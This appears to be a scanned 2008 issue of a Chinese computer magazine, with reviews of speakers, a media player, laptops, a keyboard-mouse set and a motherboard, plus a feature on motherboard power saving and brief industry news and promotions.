扬声器	卫星音箱2.5英寸 低音炮5英寸

复古气息非常浓厚，摆在桌上堪称一景，具有两路音频输入

扬声器网罩的栅格较粗，可能会影响声音传递

398元的价格对一套2.1音箱来说并不便宜，但C-30却值得这个价钱，无论是自己买一套体会几十年前的感觉，还是送给父母作为怀旧的礼物都非常合适



在产品同质化极为严重的今天，多媒体音箱能够追求的除了音质就是外观，而像奋达C-30这样能把外观设计得如此出众的多媒体音箱绝对不多见，试着把它摆到桌子上，我们发现，要找一套能与它风格相符的电脑实在太难了——你能想象把iPod摆在留声机上的样子么？

将怀旧与复古发挥到极致。奋达C-30最大的亮点就是它的外观设计，箱体覆盖有纹理较粗犷的深棕色木纹贴皮，搭配金属铜色的扬声器面罩，再加上带有刻度盘的音量旋钮，简直就是一台老古董，这样一套音箱摆在任何地方都足以吸引周围的目光。在调节方面，

C-30提供了主音量、高音、低音和平衡旋钮，看着同样的金属铜色调，不免想起家里那台电子管收音机。此外，音量旋钮的刻度盘在接通电源后会发出柔和的白光，较暗的环境也可以准确操作。

音质表现可以满足日常需要。这款以复古风格为主要卖点的多媒体音箱在音质上的表现与同档次产品基本相当，满足普通消费者日常听歌、看电影以及玩游戏的需求是毫无问题的。低音炮20W的输出功率和5英寸的低音单元给爆炸、引擎等音效的表现提供了一定基础，中高频虽然延展性并不很强，但同时也比较均衡，没有明显的缺陷。 **CF** [CP12]



如果音箱附带的3.5mm插头音频线不够长, 可以从电子市场买延长线转接, 价格多在5~10元左右

评测

明白买电脑

um <http://shangchi.blog.cfan.com.cn>

超薄机身、直播 RMVB

## 多彩DLA-811A数码播放器

399元/2GB 0755-89929888 <http://www.deluxworld.com>

TAG	多彩DLA-811A	数码播放器	评测
-----	------------	-------	----

如今越来越多的便携设备开始支持RMVB格式的视频, 多彩也推出了一款DLA-811A数码播放器, 不但采用超薄的金属拉丝外壳, 而且功能非常丰富, 更重要的是价格也很平易近人。

**支持RVMB等多种视频格式。**这款DLA-811A支持RMVB、AVI、FLV、WMV等几乎所有常见的视频格式, 以及MP3、APE等多种音频格式的播放。我们试着播放了一段848×480分辨率、562Kbps码率的RMVB视频, 感觉画面基本流畅, 虽然偶尔会出现轻微跳帧, 但整体表现还不错。不过这款播放器的屏幕稍有些不尽如人意, 部分画面细节没有显示出来, 对比度偏低。

**功能丰富, 可通过存储卡扩展容量。**机身内置了2GB存储空间, 并且提供了扩充卡插槽, 最大支持1GB的

MiniSD卡。除了常规的音频视频播放以外, 这款播放器还具有各种附加功能, 且可以通过存储卡进行扩充, 例如下载并安装更多小游戏之类。值得一提的是, DLA-811A的控制键很适合用来玩游戏, 左边是上下左右4个方向, 右边则安排了4个功能键, 握起来好像掌上游戏机一样。

**CF [CP13]**

价格便宜, 功能丰富, 支持RMVB直接播放, 可等比显示宽屏视频, 支持扩展存储卡

部分画面细节表现不清, 按钮手感有待加强

这款播放器的性价比不错, 对各种音视频均有支持, 小游戏、图片及电子书功能也很实用



### 规格

液晶屏	2.8英寸TFT
标准分辨率	QVGA 320 × 240
内置容量	2GB
扩展存储	支持MiniSD卡
其他功能	小游戏、图片浏览、电子书、歌词同步、录音等
使用时间	锂电池, 视频7小时, 音乐12小时

### 网络大补贴

视频文件的编码与格式: <http://zhidao.baidu.com/question/30158366.html>

百元英雄

## 三诺H-115多媒体音箱

99元 0755-83026309 <http://www.3nod.com.cn>

TAG	富士康G31MX-K	主板	评测
-----	------------	----	----

长久以来, 百元以内的多媒体音箱市场被无数杂牌产品所占据, 好在三诺成功推出168元的H-223零捌版之后, 另一款英雄系列的2.1音箱产品H-115锦鼠版也以99元的超低价格上市。

**百元以内的2.1还标配线控。**姑且不论它的音质, 仅就外观和工艺来说, 无论怎么看, H-115锦鼠版都比同价位的山寨货强太多了。卫星音箱虽然是工程塑料外壳, 但各个接缝和边角毫无粗糙的感觉, 而且看上去也蛮漂亮的。另一个不能不提的卖点是H-115的线控器, 不但可以调节音量, 还能控制音箱开关, 如果能在线控器上设计一个耳机插孔就更方便了。


听歌玩游戏看电影都没问题。

H-115配备了4英寸+2英寸的扬声器单元组合, 以它的价格来说, 能有这样的音质表现算是很不错的了, 只不过因为低音单元的口径较小, 低音下潜稍有些不足。而解析度则相当不错, 各种声音细节都很清晰。另外一共13W的额定输出功率大约可满足10平方米房间的听音需要, 电脑桌这种近声场就更不是问题了。 **CF [CP14]**

音质能满足普通消费者需要, 价格平易近人, 配备了可插拔的线控器

卫星音箱的线缆较短且连在一起, 部分场合可能不便于摆放

百元价格能买到如此表现的多媒体音箱着实超值, 强烈建议在预算4000元以下配置中选用这款音箱



### 规格

持续输出功率	3W × 2 + 7W
扬声器	低音炮4.0英寸 卫星音箱2.0英寸
频响范围	低音炮45Hz ~ 180Hz 卫星音箱210Hz ~ 20kHz
重量	约2.8kg

### 网络大补贴

制作精良塑料音箱往往比粗制滥造的木制音箱声音更好, 箱体材质并不能从根本上决定声音的优劣。 <http://zhidao.baidu.com/question/20071438.html>



## 45nm 笔记本上市!

## 惠普Pavilion dv2806TX笔记本电脑

11000元 800-820-2255

http://www.hp.com.cn

TAG	惠普Pavilion dv2806TX	笔记本电脑	评测
-----	---------------------	-------	----

台式机已经正式进入45nm时代，笔记本自然也不落后，这不，惠普就率先推出了采用45nm处理器的笔记本电脑Pavilion dv2806TX……

**45nm处理器更省电**！dv2806TX所属DV2800系列，是惠普DV2700的升级产品。这款产品最大的亮点之一就是使用了45nm的Penryn核心处理器，型号为T8300。尽管其主频高达2.4GHz，但实际功耗却比Merom处理器低不少，这意味着使用者可以在使用dv2806TX时获得更高的性能，比如玩游戏，但电池续航时间却比以前更为长久。

此外，dv2806TX还拥有高达2GB的内存及8400M GS显卡，当前的主流游戏已可应对，14英寸的宽屏高亮显示屏也让画面分外精彩。老实说，dv2806TX的个头显得有些大，但同样“大”的不仅是尺寸，其存储空间也足够

多——250GB容量的硬盘存储空间是大多数笔记本所不具备的，很诱人。

**漂亮的外观惹人爱。**dv2800系列同样采用了独特的HP Imprint表面处理技术，这种技术可以让外壳不仅拥有漂亮的图案外观，同时还可以有效防止划伤，保持图案长久存在（图案花纹在内层，表面磨损也不会受到任何影响）。

## 小知识：

## 什么是HP Imprint表面处理技术

Imprint表面处理又称模内转印。这种技术分为两种工艺，HP Imprint技术是指把一个印有图案的胶片放到塑料模具内进行注塑成形，三层介质分别为基础材料、油墨以及耐磨材料（多为一种特殊的胶质物）。当注塑完成后，胶片和塑料融为一体，耐磨材料在最外面，这样才形成了惠普笔记本独特的外观风格。【CF】[CP15]

## 网络大补贴

惠普Penryn本dv2805，dv2806上市：http://www.xici.net/b681430/d66582658.htm



## 规格

CPU	Intel Core 2 Duo T8300(2.4GHz)
内存	2GB DDR2
硬盘	250GB SATA 5400转
屏幕尺寸	14.1英寸宽屏
显示芯片	NVIDIA Geforce 8400M GS
笔记本重量	2.4千克

- 多媒体娱乐功能非常完善，性能表现也极为突出
- HDMI接口在机身一侧，连接时略感不便
- 惠普Pavilion dv2806TX具备完善的多媒体娱乐功能，连接能力也属一流，是一款值得考虑的机型

## 超值选择

## 技嘉GK-KM5000键鼠套装

88元

0755-82998692

http://www.gigabyte.com.cn

TAG	技嘉GK-KM5000	键鼠套装	评测
-----	-------------	------	----

近日，技嘉又推出了一个全新的键鼠套装产品——技嘉GK-KM5000。这款套装不仅是价格方面极具诱惑力，同时其易用性又大为提升……

**七键不冲突，游戏更自如。**技嘉GK-KM5000键鼠套装中的键盘最突出特点就是可以7键同按，这在很多游戏中非常重要。S、D、F、J、K、L及空格键是大多数游戏的必要按键，玩游戏时很容易同时按下其中多个，不支持多键同按的键盘这时就会反应不过来，有些按下的键根本不会起到作用，而GK-KM5000则不会。当然，考虑到玩家使用键盘时频繁度相对较高的情况，因此特意采用了镭雕技术，键帽的耐磨程度因

此成倍增长，十分耐用。更贴心的设计是其回车键，该键采用大键帽设计，手感也非常舒适。

**高刷新率鼠标握感出色。**在技嘉GK-KM5000键鼠套装中的鼠标也很有特色。它采用人体工程学设计，尾部隆起恰好垫起掌心，而两侧内收的设计又让手指顺滑地贴合在鼠标表面，握持力度适中。这样在实际使用时，手指和手掌都不会因为握持姿势而感到疲劳，长时间使用也能轻松应对。【CF】[CP16]

## 网络大补贴

技嘉全系列键鼠产品一览：  
http://www.gigabyte.com.cn/Products/Keyboard/Default.aspx



## 规格

键盘按键	108键
键盘敲击寿命	不低于500万次
键盘重量	720克
鼠标解析度	800CPI
鼠标按键寿命	100万次以上
鼠标滚轮旋转寿命	300万次以上

- 没有占键问题，且敲击手感良好，键程适中
- 没有额外的多媒体控制键
- 使用手感舒适是其最大优点，加之低廉的售价，确实是一款值得购买的套装产品



## 城市之窗

# 明基Joybook Q41笔记本电脑

8999元 400-888-8980 <http://www.benq.com.cn>

TAG	明基Joybook Q41	笔记本电脑	评测
-----	---------------	-------	----

应该说,明基Joybook Q41并不是一款非常“新”的笔记本,因为早在2007年末,具备SideShow功能的Q41消息就已经铺天盖地,消费者对其的关注程度非常之高,而在题为“双屏幕,惊艳之美”的明基发布会上,明基方面更表示这将会是一款消费者买得起的SideShow功能笔记本……

**SideShow是啥?** 明基Joybook Q41与普通笔记本电脑最大的差异就是其外盖上的2.5英寸屏幕了。这一小块屏幕就是用来实现Vista中一个特殊的功能——SideShow。


Q41可以在不开机的状态下通过SideShow实现多项媒体娱乐功能,包括进行MP3音乐播放、玩纸牌游戏、并当成数字相框浏览图片等等。而开机时

Q41的第二屏幕还能实现诸如Skype语音通信、订阅新闻以及完成邮件、行事历、通讯录、简报等等操作,使用起来极为方便。

**重功能也不忽略性能。**别以为明基Joybook Q41的亮点就只是一个SideShow功能而已,在性能方面Q41也同样出色。其配备了主频为2GHz的Intel Core 2 Duo T7250处理器、2GB内存以及SIS Mirage3显卡,大多数应用需求都完全能够满足,这一点倒不必担心。

### 网络大补帖

Vista SlideShow,真的离我们很近了?  
<http://blog.istef.info/2007/06/18/vista-slideshow/>  
内外双屏设计 明基Q41新笔记本揭晓  
<http://digi.163.com/07/1224/06/40F5RD9U001628BV.html> **CF** [CP17]



### 规格

CPU	Intel Core 2 Duo T7250(2.0GHz)
内存	2GB DDR2
硬盘	160GB SATA 5400转
屏幕尺寸	14.1英寸宽屏
显示芯片	SIS Mirage 3 graphics
笔记本重量	2.45千克

SideShow功能非常新奇有趣,而且价格远比具备同样功能的其他产品便宜不少

笔记本厚度略高

明基Joybook Q41拥有SideShow功能后易用性大大增强,这是很多以性能为先理念的产品所不能比拟的

## 499元一线大厂主板

# 富士康G31MX-K主板

499元 800-830-6099 <http://www.foxconnchannel.com.cn>

TAG	富士康G31MX-K	主板	评测
-----	------------	----	----

一线大厂出低价主板? 没错,现在这一趋势愈演愈烈,显然市场激烈的竞争让厂商们不得不尽力推出各种价位、功能的产品来满足消费者的需求。这款富士康G31MX-K主板就是一个典型代表——其以499元的价格给消费者带来了全功能的Intel酷睿2主板……


**45nm处理器也能兼容。**还在2007年中的时候,一旦提及499元的Intel酷睿2主板,那多是只支持FSB为800MHz的酷睿2 E4000、奔腾E2000及赛扬M400系列。这款富士康G31MX-K就能够支持包含最新45nm工艺的E8000系列在内所有LGA 775处理器(FSB最高可达1333MHz),升级潜力无疑大为提升。其所采用的Intel G31芯片组不仅支持全系列LGA 775处理器,同时还能够支

持双通道DDR2 667/800内存,这不像MCP73芯片组那样仅仅是支持单通道技术的跛脚了。

**低价也有高品质。**富士康无疑拥有极为强大的成本控制能力和生产制造能力,这让其产品在保持低价位的同时,也能用上高品质的元件。供电方面,主板采用了标准的三相回路供电技术,半封闭式电感搭配大量高品质电解电容,每相供电回路辅以3颗MOSFET管,具有很强的抗干扰能力,保证为处理器输送最纯净的电流,使其能长时间稳定运行。 **CF** [CP18]

### 网络大补帖

不止是高性价比而已!富士康G31MX-K主板,扣肉一族新选择: <http://www.mcpop.cn/html/xinwen/shijian/20071214/87.html>



### 规格


主板芯片组	Intel G31
主板总线	FSB 1066MHz
支持内存传输标准	DDR2 800/667/533
显示芯片	集成Intel GMA3100
	显示核心

功能完备,升级潜力不俗

仅有VGA输出,无DVI接口

G31MX-K唯一的弱项是显卡输出功能,如果再配上一个DVI接口,500元以下的主板就非它莫属了





用选餐厅的标准去选主板,你试过吗?这是技嘉联合股份有限公司总经理刘文忠先生给记者提出的一个命题。2008年,随着全新融入动态节能技术(DES)的技嘉主板EP35-DS4、EP35C-DS3R和EP35-DS3的面市,这个问题的答案逐渐浮出水面。

# 节能技术将成“真实的谎言”

本刊首席记者/张健

## 08年拿啥标准选主板?

选餐厅,选主板,都得照顾用户习惯。刘文忠认为,用户选择主板,就如同选择一家自己喜欢的风味餐厅,当食客对这家餐馆的口味、风格乃至服务产生依赖的时候,他们开始对餐厅的名称熟记于心。渐渐地,他们不仅自己会常去那里光顾,带着些好朋友偶尔聚一下,更体现了食客对餐厅品牌的信赖。

与食客对餐厅品牌的依赖不同的是,选餐厅取决于餐厅的口味、用料、手艺和服务,而用户选择一款主板的标准在奥运年里又产生了新的变化,“动态节能”技术出现在DIY用户的菜单里。

## “动态节能”:今年主流?

当我们提出这样一个问题的时候,我们欣喜地看到,主板行业三驾马车技嘉、华硕、微星都在暗自发力,节能无疑将成为今年DIY领域业界标准之一。

与华硕主板依靠EPU节能所不同的是,技嘉的“动态节能”技术主要针对CPU电源模块,依据系统的负载状态,动态地切换电源模块之相位数量,以达到CPU电源模块电力使用效率优化。该技术有点儿像英特尔早先推出的CPU节能技术Speed Step,但更加人性化,即根据客户的需求节能。

据《2008年电脑爱好者读者购买意向调查》数据显示,DIY领域,主板行业的增长点主要来自网吧行业的更新换代。对于网吧行业来说,“节能”就意味着直接的经济效益,规模化直接带来整个行业用电成本的提升。首批使用技嘉动态节能技术主板的E空间网吧业主赵阳在接受记者采访时说:“我的网吧全部换成新款P35主板,一年省下来的费用等于全部员工的工资总和。”另据网吧行业权威人士测算,一个中等规模网吧,按照700台电脑工作24小时计算的话,动态节能技术可使每台省30瓦用电量,1年365天可省人民币183960元(商业用电1元/度),省下来的钱可资助102名儿童完成9年义务教育,或者建立两所以上的希望小学(79000元/所),或者可以治沙造林375亩,或者可以开发41个西部水井。


## 探寻未来“节能”亮点

当人们第一次接触某项技术创新的时候,不少人会像我一样持怀疑的态度,不到产品批量上市,甚至不到一部分用户率先使用上,是不会盲目崇拜技术的先进性的。技嘉公司总经理刘文忠先生也表达了相似的困惑,他说:“2005年以前,欧盟限制性法规RoHS标准出台后,不少用户都觉得这个标准离我们很远,甚至业内不少厂商也不改进技术、用料来迎合新标准。2006年,当我们全面导入固态电容,有效率地

将主机板的寿命提高6倍,并在此后的一年内导入超耐久二代技术的时候,CPU的温度明显降低了3度的事实才让很多用户和业内友商相信,这将成为事实的标准。今天,我们也看到了类似的人和差不多的事情正在上演……”

无论哪个产业,哪个行业,当产品最终还是要还原成为人们的根本需求时,技术和承载这项技术的产品才会被市场认可。就拿节能技术的变革来说,显示器的能源之星标准严格规定了待机耗能,用户感受到了耗电“大户”确实省电了,他们主动选择了符合能源之星标准的产品:一直在DIY领域寻找突破口的电源,通过使用新材料,提高转换效率的时候,航嘉率先研制成功符合美国80Plus'标准(转换效率至少达到80%)的电源产品。未来一段时间,随着闪存技术的发展,SSD硬盘取代传统硬盘将不可逆转,硬盘的节能也算有了重大突破。Intel新Penryn核心处理器深度休眠的功能,不知道又会为多少笔记本用户带来福音。

这是一个技术更迭的时代,更是一个考验厂商实力的重要阶段,当向电寻求经济效益成为主旋律的时候,绿色奥运、科技奥运的承诺或许才真正落到了实处。





## 新品上市 EXPRESS

### BenQ 推出 La Vie 春妆新品

阳春三月, BenQ 在京发布春妆版的 La Vie 全系列“IT 时尚家具”: Joyhub La Vie 居家电脑、LCD La Vie 显示器及其 Q-desk 四件套,以缤纷、亮丽、鲜活的春天给 IT 产品换妆,跨界引领科技生活化潮流。(商驰)

### 智能主板 2 代再谱风云

继 2006 年 10 月七彩虹正式推出基于 NetLive 引擎的第一代智能主板后,近日,七彩虹隆重发布了智能主板 2.0,新一代智能主板将包含智能还原 2.0、智能网控 2.0、智能监控 2.0、智能超频 2.0、智能升级五大功能,使用更为方便。(西浩铭)

### 春风送暖 关爱有我

3月12日,方正科技“春风行动”——行业客户的回访服务活动启动。方正科技相关负责人将“春风”诠释为“2008 年春天,方正科技给客户带来优质的服务体验和感受”。而据知情人透露,此次行动的背景是方正科技对政府采取优先考虑民族产业政策的率先响应。(西浩铭)

### 魔法书外置硬盘派对举行

2月29日,存储解决方案供应商 WD 将时尚存储理念带入中国,在北京举办了名为“存储,以时尚之名”时尚派对,完美诠释了 My Book TM 系列外置硬盘所带的时尚存储理念。在中国 WD 还为此系列命名为“魔法书”,充分表达了 WD 的存储时尚科技带给人们生活的无限魅力。(张勇)

### 捷易预测虚拟化 2.0 发展趋势

3月11日,美国捷易技术有限公司在京召开了一场“虚拟化 2.0 的发展趋势”的研讨会。所谓虚拟化技术,就是将传统硬件的静态、实质元素替换为等效的动态软件,即通过软件模拟实现硬件功能,将费时易出错的物理运作替代为自动的、软件驱动的功能。(陈荣贵)

## 活动促销 SALES PROMOTION

### 惠普全面春季促销活动

3月10日,惠普宣布推出针对中小企业用户的“一年智选在于春”的春季促销活动,涉及的产品包括 3 大产品线 12 款产品,包括台式机、笔记本和工作站。(西浩铭)

### 20 英寸宽屏液晶杀至 1499

3月中旬,AOC 重拳出击,将市场上热卖的一款 20 英寸液晶显示屏杀至 1499 元,这比当前 19 英寸的主流显示器的价格还要低。从性能上来看,AOC 2016SW 拥有 5ms 的快速响应时间,最佳分辨率能达到 1680×1050,同时还具有 300cd/m2 的亮度和 3000:1 的对比度。(商驰)

### 购 2.4G 键鼠套件送百元大礼

4月20日之前,您只要在多彩全国各大销售网点购多彩“迅雷无限”2.4G 键鼠无线套件即可获得价值 168 元内含精品鼠标垫、精品按摩垫、鼠标极速充电器在内的超值办公大礼包。(李隆)

### 精英挑战主板性价比极限

当消费者还在津津乐道于 AMD 690G 主板的强大时,全球一线板卡领导厂商精英电脑重拳出击,推出最新的基于 AMD 740G 芯片组新产品 A740GM-M。提升性能却不提高价格,让 740G 主板成为市场上性价比最高的集成主板,也成为 AMD 690G 主板最好的接班人。欲了解更多详情请登录 [www.ecs.com.cn](http://www.ecs.com.cn)。(米彬)

### 先锋外置式光雕刻录机上市

外置式 20X 光雕刻录机先锋 DVR-X152 秉承先锋一贯专业优质刻录品质,具有 USB2.0 高速传输接口(传输速为每秒 60MB,相当于 480Mbps),适用于多台台式机和笔记本电脑的办公场所,即插即用,高效快捷;20X DVD±R、12X DVD-RAM、8X DVD±R DL、8X DVD+RW 和 6X DVD-RW 的高速读写规格,可有效节省刻录时间,提高数据备份效率。(姚雯)

### 佳能发布双模存储数码相机

3月初,佳能发布了 9 款数码相机新品和 1 款 DVD 刻录机。其中以 FS11 和 HF10 为代表的 3 款双模存储数码相机新品采用了佳能最新的“双模存储”技术,即内置存储 + 外插 SDHC 大容量存储卡双重存储模式,满足了消费者对数码相机“小而轻、大容量、持久拍”的全方位要求,并将给数码相机行业带来划时代的变革。(商驰)

### 三诺 iFi-331 纪念版面市

三诺的 iFi-331 独立功放音箱,率先将多媒体音箱引入了“独立功放”全新的领域。为了延续用户对这款产品的喜爱,三诺历经一年多苦心研发,终于在年初推出 iFi-331 的新版纪念版,相信它将继续续写整个独立功放音箱市场的辉煌,成为 2008 年度音箱行业内“最抢镜”的明星产品。(李隆)

### 航嘉杯机箱创新设计大赛进行中


航嘉杯“I 家 I DO”机箱创新设计大赛自开赛以来,经过一个月来的征集,目前已有近 200 幅作品陆续上传到专题网站,网站作品大多来自于热衷阅读 IT 杂志报纸且对工业设计有狂热爱好的院校学生。为了给予参赛者们充足的准备时间,航嘉又把最后截稿时间推后到 4 月 10 日,赶紧上 [www.belson.com.cn](http://www.belson.com.cn) 参加“I 家 I DO”机箱创新设计大赛吧!(李隆)

### 技嘉 DES 相邀无限激情

喜欢技嘉的朋友一定会记得,2007 年 12 月 10 日是技嘉会员俱乐部(<http://club.gigabyte.cn>)成功上线的日子。俱乐部成立后的短短几天时间里,“技嘉狠耐三侠圣诞寻宝”、《奇迹 MU》黄金激活码大放送等会员活动先后展开。这不,新的活动又“出炉”了,这次可是走过路过不要错过了哦!(姚雯)

### 优派“水晶鞋”激情上市

3月12日,优派(ViewSonic)展示了这一季最诱人的商品——“水晶鞋”超高清宽屏液晶显示器 VX1962wm。这款身材玲珑有致的显示器浑身上下都散发着致命的吸引力,曼妙优雅的“鞋跟”支架设计一扫桌面的沉闷,1680×1050 的超高分辨率和 6000:1 超高动态对比度,让你尽享影像娱乐的万般美态。(张健)



### 华硕 19 英寸液晶再降 100 元

对于那些想追求大屏液晶的显示效果又希望自己的桌面空间更为简洁舒适的用户来说,华硕 19 英寸液晶液晶 VW198T 一定是最好的解决方案,因为它是全球首款拥有 1680×1050 超高分辨率的 19 英寸宽屏液晶。近日,这款产品促销小降 100 元,1799 元的价格使其性价比更为超值。(商驰)

### 华硕跑车本 VX3 飘移 2008

轰鸣的马达声、流线型飒爽英姿,有 Lamborghini 的地方总是充斥着“蛮牛”的时尚与激情。3月11日,华硕电脑发布了 Lamborghini 第三代新品 VX3,将华硕 VX 系列的尊贵特质与豪华赛车的动感设计完美对接,协同 Penryn 45nm 移动处理器等当前顶级配备,这款 12.1 寸全新力作必将引发发烧友们的奢华跑车梦。(张健)

## 业界资讯 INDUSTRY

### 完美盛典星光闪耀

4月初,备受瞩目的“完美盛典”最终章——完美盛典颁奖典礼即将火爆上演,颁奖典礼将成为众多游戏玩家共同欢乐的舞台。而在此次颁奖典礼上,还会有众多明星出现。从今天开始,我们将对盛典颁奖典礼即将出现的明星作不定期的披露,而今天的主角则是深受玩家喜爱得国际巨星——任贤齐。(姚雯)


### 三星构建家庭娱乐平台

2月26日,三星发布了其独有的创新技术“光影”,并一口气推出了三款拥有“光影”技术的 DVD 刻录机。据了解,除了传统的刻录功能,“光影”技术核心价值在于实现了流媒体向 DVD 格式的转变,而轻松、简单的一键便捷刻录,也实现了畅快分享,构建家庭娱乐一体化的平台。(米彬)

### 漫步者音箱再获两项殊荣

3月闭幕的 CeBIT 展上,Edifier 漫步者获得两项 iF 产品设计奖。“Edifier 漫步者”凭借卓越的产品设计和对音频不懈的追求来自 35 个不同国家、1002 个参赛者提交的 2771 件产品中脱颖而出,最终,Edifier 漫步者 S730(国内型号 S2.1MARKII)获得电脑外设组“2008 年 iF 产品设计奖”、Rainbow W.Audio(数码无线解决方案)获得红外无线音频组“2008 年 iF 产品设计奖”。(姚雯) [CF] [CP19]





### 三剑齐发 惠普笔记本进入45纳米时代

以 HP Pavilion dv2805、dv2806 与 HP Compaq Presario V3814 为首的惠普娱乐型笔记本电脑将更低功耗、更高性能的娱乐体验带给广大消费者, 同时大声宣告了 45 纳米 CPU 应用时代的正式到来。作为笔记本产品中的全能娱乐战士, HP Pavilion dv2800 系列完美匹配既注重日常应用同时又拥有高标准数字娱乐需要的享受级消费者的使用需求。惠普 dv2805 笔记本配备 2.1GHz 的 45 纳米英特尔酷睿 2 T8100 双核处理器, 2GB 海量内存与 160GB 高速硬盘, 领先的配置优势令娱乐和应用信手拈来。而进阶级的惠普 dv2806 笔记本电脑, 不但采用了主频提升至 2.4GHz 的英特尔酷睿 2 T8400 45 纳米 CPU, 还将硬盘扩容至 250GB, 为用户带来更快的处理速度与海量存储空间。HP Compaq Presario V3814 笔记本电脑搭载运用 45 纳米技术的英特尔 T8100 双核处理器, 2GB 内存、160GB 硬盘、DVD 双层刻录光驱和高感光摄像头的内部配置, 加上运用了 Imprint 技术的“印记”个性纹理外观, 将精细工艺与贴心的“应用体验”再一次紧密结合。(张健)

售前咨询: 800-820-2255  
官方网站: [www.hp.com.cn](http://www.hp.com.cn)

### 联想发布火炬闪存盘

这款与奥运火炬系同门的珍藏版火炬闪存盘, 整体造型上采用火炬的祥云图案和分割比例, 在材质上同样选用与奥运火炬相同的铝合金材质, 祥云图案和立体浮雕式的工艺设计运用使得这款奥运火炬闪存盘具有浓厚的文化韵味, 轻薄高品质铝合金和中空塑件设计, 富有质感且十分轻盈。这款产品采用与奥运火炬相同的材质及表面处理工艺, 由北京 2008 奥运火炬加工单位手工贴制云纹, 并通过蚀刻工艺令图案成形, 在独特性与珍藏价值方面再加一筹。存储介质采用超稳定 A 级 FLASH 闪存芯片与防干扰系统, 最大限度保护数据安全。标准 USB2.0 接口, 即插即用 Windows2000/XP/Vista 系统。容量为 2G, 无论是传输读取还是写入速度, 相对其他闪存盘都有明显的优势。(张健)

媒体报价: 暂无  
抢购热线: 400-650-3008

### 麦博B73(08)版书架箱即将面市

这款针对用户听音需求而打造的书架箱, 麦博 2.0 系列 08 版 B73 近期将面市。和老款的 B73 相比外形更加清新宜人。仿木纹贴皮材质面板, 色调更显得明亮淡雅。全木质结构, 有效地杜绝谐振箱声。新版 B73 在功率上有更高的提升, 保证输出音质更加高亢嘹亮。采用两分频设计, 配备 4 英寸低音, 低音澎湃有力, 1 英寸高音, 听觉细腻柔和。可以完美展现婉转悠扬、细水长流的音乐氛围。目前这款音箱定价为 240 元, 性价比颇高, 是喜欢听音的用户们的绝佳选择。(李隆)


媒体报价: 260 元 | 抢购热线: 0755-33901160  
官方网站: [www.microlab.com.cn](http://www.microlab.com.cn)



### H-223新出兄弟零捌版迎新热卖

一直以来, 三诺旗下的英雄系列音箱产品以出众的外形和出色的音效受到了游戏玩家和装机用户的一致好评。大家想必对外形俊朗, 充满阳刚之气的 2.1 版 H-223 多媒体游戏音箱有深刻印象, 为了满足更多普通入门级用户的需求, 三诺对其进行改良, 特别在节后推出 H-223 零捌版。在外观上, H-223 零捌版沿袭了英雄系列简约、实用的设计风格, 主体箱体采用全木质低音炮箱体设计, 能有效杜绝谐振和箱体驻波, 真实再现自然原音, 带给用户纯净的音质。在设计风格上, H-223 零捌版采用了前置倒相式设计, 并且倒相孔采用外端呈弧形向外扩大的设计, 可避免产生噪音, 使声音更纯净, 低音更具震撼、弹性十足, 音乐表现力更强, 独有的气磁场仿真技术也是其良好音质的一大保障。(李隆)

媒体报价: 168 元 | 抢购热线: 0755-83026981  
官方网站: [www.3nod.com.cn](http://www.3nod.com.cn)







Plug it是一款小型随身型充电及数据传输器,它绝对小到可以挂在钥匙或是任何有圆孔的手机及其他随身电子产品上

新闻新品

明白买电脑

阿健 <http://aijian.blog.cfan.com.cn>

## 尽善尽“美” 多彩SH498即将面世

